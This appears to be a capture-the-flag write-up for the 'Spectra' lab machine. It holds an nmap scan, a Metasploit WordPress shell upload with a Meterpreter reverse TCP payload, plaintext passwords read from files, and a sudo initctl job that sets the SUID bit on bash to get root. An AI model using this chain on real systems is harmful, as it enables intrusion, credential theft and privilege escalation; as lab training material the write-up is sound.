

Information Gathering

1) Found some open ports


```
┌──(vigneswar㉿vigneswar)-[~/Spectra]
└─$ nmap 10.10.10.229
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 18:07 IST
Nmap scan report for 10.10.10.229
Host is up (0.78s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 93.31 seconds
```

2) Found a website







3) Found a directory with indexing




4) Spidered the directory and found password



5) Found password reuse




6) Logged in as admin



Exploitation

1) Exploited with metasploit

```
Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   devteam01        yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.10.10.229     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /main            yes       The base path to the wordpress application
   USERNAME   ADMINISTRATOR    yes       The WordPress username to authenticate with
   VHOST      spectra.htb      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.16.3       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.10.16.3:4444
[*] Authenticating with WordPress using ADMINISTRATOR:devteam01 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
```



found chromeos autologin

```
nginx@spectra  $ cat /opt/autologin.conf.orig
cat /opt/autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end scriptnginx@spectra  $
```

```
cat /etc/autologin/passwd
SummerHereWeCome!!
nginx@spectra  $
```

2) Logged into SSH

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ssh katie@10.10.10.229
The authenticity of host '10.10.10.229 (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts.
(katie@10.10.10.229) Password:
katie@spectra ~ $
```

3) Sudo commands


```
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra ~ $
```

4) Injected into init config file to add suid bit to bash

```
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script
    chmod +s /bin/bash
end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
~
~
~
~
~
```

```
katie@spectra ~ $ vim /etc/init/test1.conf
katie@spectra ~ $ sudo /sbin/initctl start test1
test1 start/running, process 8377
katie@spectra ~ $ cat /bin/bash -l
cat: invalid option -- 'l'
Try 'cat --help' for more information.
katie@spectra ~ $ ls /bin/bash -l
-rwsr-sr-x 1 root root 551984 Dec 22  2020 /bin/bash
katie@spectra ~ $
```

5) got root shell


katie@spectra ~ $ bash -p
bash-4.3# whoami
root
bash-4.3#